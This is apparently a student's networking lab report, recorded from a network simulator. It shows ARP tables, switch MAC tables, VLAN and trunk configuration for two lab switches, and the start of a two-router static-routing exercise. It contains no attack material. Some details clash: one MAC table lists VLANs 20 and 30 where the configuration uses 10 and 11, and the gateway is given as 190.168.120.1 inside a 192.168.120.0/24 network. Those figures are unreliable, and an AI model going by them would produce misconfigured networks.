
Arp table of end host (192.168.0.4) →

```
C:\>arp -a
  Internet Address      Physical Address      Type
  192.168.0.5           000d.bd9a.a69c        dynamic
  192.168.0.6           00d0.d3d6.4c96        dynamic

C:\>
```

MAC forwarding table of the Switch →

```
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

   1    000a.41b1.dc03    DYNAMIC     Fa0/1
   1    000d.bd9a.a69c    DYNAMIC     Fa0/2
   1    00d0.d3d6.4c96    DYNAMIC     Fa0/3
Switch#
```

Q. 1d → Connect LAN-A and LAN-B by connecting the hub and switch using a crossover cable. Ping between each pair of hosts of LAN-A and LAN-B. Now record the contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch again.



After pinging each pair of end host of LAN B and LAN A →

Arp table of end host (192.168.0.1) →

```
C:\>arp -a
  Internet Address      Physical Address      Type
  192.168.0.2           00d0.ba94.0b5c        dynamic
  192.168.0.3           000c.856a.02a0        dynamic
  192.168.0.4           000a.41b1.dc03        dynamic
  192.168.0.5           000d.bd9a.a69c        dynamic
  192.168.0.6           00d0.d3d6.4c96        dynamic

C:\>
```

Arp table of end host (192.168.0.2) →

```
C:\>ARP -A
  Internet Address      Physical Address      Type
  192.168.0.1           00e0.8f7b.eb9c        dynamic
  192.168.0.3           000c.856a.02a0        dynamic
  192.168.0.4           000a.41b1.dc03        dynamic
  192.168.0.5           000d.bd9a.a69c        dynamic
  192.168.0.6           00d0.d3d6.4c96        dynamic

C:\>
```

Arp table of end host (192.168.0.3) →

```
C:\>arp -a
  Internet Address      Physical Address      Type
  192.168.0.1           00e0.8f7b.eb9c        dynamic
  192.168.0.2           00d0.ba94.0b5c        dynamic
  192.168.0.4           000a.41b1.dc03        dynamic
  192.168.0.5           000d.bd9a.a69c        dynamic
  192.168.0.6           00d0.d3d6.4c96        dynamic

C:\>
```

Arp table of end host (192.168.0.4) →

```
C:\>arp -a
  Internet Address      Physical Address      Type
  192.168.0.1           00e0.8f7b.eb9c        dynamic
  192.168.0.2           00d0.ba94.0b5c        dynamic
  192.168.0.3           000c.856a.02a0        dynamic
  192.168.0.5           000d.bd9a.a69c        dynamic
  192.168.0.6           00d0.d3d6.4c96        dynamic

C:\>
```

Arp table of end host (192.168.0.5) →

```
C:\>arp -a
  Internet Address      Physical Address      Type
  192.168.0.1           00e0.8f7b.eb9c        dynamic
  192.168.0.2           00d0.ba94.0b5c        dynamic
  192.168.0.3           000c.856a.02a0        dynamic
  192.168.0.4           000a.41b1.dc03        dynamic
  192.168.0.6           00d0.d3d6.4c96        dynamic

C:\>
```

Arp table of end host (192.168.0.6) →

```
C:\>arp -a
  Internet Address      Physical Address      Type
  192.168.0.1           00e0.8f7b.eb9c        dynamic
  192.168.0.2           00d0.ba94.0b5c        dynamic
  192.168.0.3           000c.856a.02a0        dynamic
  192.168.0.4           000a.41b1.dc03        dynamic
  192.168.0.5           000d.bd9a.a69c        dynamic

C:\>
```


MAC forwarding table of the Switch →

```
Switch#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

   1    000a.41b1.dc03    DYNAMIC     Fa0/1
   1    000c.856a.02a0    DYNAMIC     Fa0/4
   1    000d.bd9a.a69c    DYNAMIC     Fa0/2
   1    00d0.ba94.0b5c    DYNAMIC     Fa0/4
   1    00d0.d3d6.4c96    DYNAMIC     Fa0/3
   1    00e0.8f7b.eb9c    DYNAMIC     Fa0/4
Switch#
```

Problem 2: Set up VLANs and inter-VLAN routing

1. Create a LAN (named PC-LAB1) with six hosts connected via a layer-2 switch (named PC-LAB1-Switch).
2. Create two VLANs named “student” and “faculty”. Put any three hosts into VLAN “student” and other three into VLAN “faculty”
3. Create another LAN (named PC-LAB2) with six hosts connected via a layer-2 switch (named PC-LAB2-Switch).
4. Repeat Experiment 2(b) for PC-LAB2.
5. Connect the two switches via trunk ports and configure such that students/faculty in PC-LAB1 are able to communicate with students/faculty in PC-LAB2 and vice versa.

1. Create a LAN (named PC-LAB1) with six hosts connected via a layer-2 switch (named PC-LAB1-Switch) →



2. Create two VLANs named "student" and "faculty". Put any three hosts into VLAN "student" and other three into VLAN "faculty" →

VLAN config →

```
PC-LAB1#
PC-LAB1#show vlan brief

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/7, Fa0/8, Fa0/9, Fa0/10
                                                Fa0/11, Fa0/12, Fa0/13, Fa0/14
                                                Fa0/15, Fa0/16, Fa0/17, Fa0/18
                                                Fa0/19, Fa0/20, Fa0/21, Fa0/22
                                                Fa0/23, Fa0/24, Gig0/1, Gig0/2
10   student                          active    Fa0/1, Fa0/2, Fa0/3
11   faculty                          active    Fa0/4, Fa0/5, Fa0/6
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active
PC-LAB1#
```


MAC address table of the switch PC-LAB1-SWITCH →

```
PC-LAB1#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

  10    000c.85cb.5d64    DYNAMIC     Fa0/3
  10    0060.4730.808b    DYNAMIC     Fa0/1
  10    00d0.bcde.737c    DYNAMIC     Fa0/2
  11    0001.c775.b05a    DYNAMIC     Fa0/5
  11    0060.4730.852a    DYNAMIC     Fa0/6
  11    0090.2b64.c73a    DYNAMIC     Fa0/4
PC-LAB1#
```

NOTE →

- Hosts with ip address 10.10.10.1, 10.10.10.2, 10.10.10.3 are connected to port f0/1, f0/2, f0/3 respectively , hence they are in VLAN 10 i.e student.
- Hosts with ip address 10.10.11.1, 10.10.11.2, 10.10.11.3 are connected to port f0/4, f0/5, f0/6 respectively , hence they are in VLAN 11 i.e faculty.

3. Create another LAN (named PC-LAB2) with six hosts connected via a layer-2 switch (named PC-LAB2-Switch). And Repeat Experiment 2 for PC-LAB2.



VLAN config →

```
PC-LAB2#
%SYS-5-CONFIG_I: Configured from console by console
show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/7, Fa0/8, Fa0/9, Fa0/10
                                                Fa0/11, Fa0/12, Fa0/13, Fa0/14
                                                Fa0/15, Fa0/16, Fa0/17, Fa0/18
                                                Fa0/19, Fa0/20, Fa0/21, Fa0/22
                                                Fa0/23, Fa0/24, Gig0/1, Gig0/2
10   student                          active    Fa0/1, Fa0/2, Fa0/3
11   faculty                          active    Fa0/4, Fa0/5, Fa0/6
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active
```

MAC address table of the switch PC-LAB2-SWITCH →

```
PC-LAB2#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

  20    0001.96c1.9458    DYNAMIC     Fa0/2
  20    0001.c9a0.27ae    DYNAMIC     Fa0/3
  20    0030.f227.1cb3    DYNAMIC     Fa0/1
  30    0001.43c4.7e22    DYNAMIC     Fa0/5
  30    0001.43ca.1d04    DYNAMIC     Fa0/6
  30    00e0.8f27.ee62    DYNAMIC     Fa0/4
PC-LAB2#
```

NOTE →

- Hosts with ip address 10.10.10.4, 10.10.10.5, 10.10.10.6 are connected to port f0/1, f0/2, f0/3 respectively , hence they are in VLAN 10 i.e student.
- Hosts with ip address 10.10.11.4, 10.10.11.5, 10.10.11.6 are connected to port f0/4, f0/5, f0/6 respectively , hence they are in VLAN 11 i.e faculty.


5. Connect the two switches via trunk ports and configure such that students/faculty in PC-LAB1 are able to communicate with students/faculty in PC-LAB2 and vice versa.

For this, I have configured port **f0/7** to be the trunk port. And configured both switches to do the same.

```
PC-LAB2#
PC-LAB2#
PC-LAB2#show interface trunk
Port        Mode         Encapsulation  Status        Native vlan
Fa0/7       on           802.1q         trunking      1

Port        Vlans allowed on trunk
Fa0/7       10-11

Port        Vlans allowed and active in management domain
Fa0/7       10,11

Port        Vlans in spanning tree forwarding state and not pruned
Fa0/7       10,11

PC-LAB2#
```

```
PC-LAB1#
PC-LAB1#
PC-LAB1#show interface trunk
Port        Mode         Encapsulation  Status        Native vlan
Fa0/7       on           802.1q         trunking      1

Port        Vlans allowed on trunk
Fa0/7       10-11

Port        Vlans allowed and active in management domain
Fa0/7       10,11

Port        Vlans in spanning tree forwarding state and not pruned
Fa0/7       10,11

PC-LAB1#
```


Topology →




NOTE:

- Now all hosts in VLAN 10 can communicate with each other from both PCLAB1 and PCLAB2 via trunk at port **f0/7** from both switches.
- Now all hosts in VLAN 11 can communicate with each other from both PCLAB1 and PCLAB2 ia trunk at port **f0/7** from both switches.
- Hosts from different VLAN cannot communicate with each other, for that to happen a router is needed.

Example communication between 10.10.10.1 → 10.10.10.6




Example communication between 10.10.11.4 → 10.10.11.2



Problem 3: Create two LANs and connect them via a router →

1. Create a LAN (named JU-Main) with three hosts connected via a layer-2 switch. Connect the switch to a router. Assign IP addresses to all the hosts and the router interface connected to this LAN from network address 192.168.120.0/24. Configure the default gateway of each host as the IP address of the interface of the router, which is connected to the LAN.
2. Create another LAN (named JU-SL) with three hosts connected via a layer-2 switch. Connect this switch to another router. Assign IP addresses to all the hosts and the router interface connected to this LAN from network address 192.168.130.0/24. Configure the default gateway of each host as the IP address of the interface of the router which is connected to the LAN.
3. Connect the two routers through appropriate WAN interfaces. Assign IP addresses to the WAN interfaces from network 192.168.150.0/24.
4. Add static route in both of the routers to route packets between two LANs.
5. Test the configuration by sending ping requests from hosts in each LAN.


1. Create a LAN (named JU-Main) with three hosts connected via a layer-2 switch. Connect the switch to a router. Assign IP addresses to all the hosts and the router interface connected to this LAN from network address 192.168.120.0/24. Configure the default gateway of each host as the IP address of the interface of the router, which is connected to the LAN →




The ip address of the router interface connected to the LAN is 190.168.120.1/24
Hence the default gateway of the Hosts are → 190.168.120.1/24

Config of each end-host of LAN JU-MAIN →

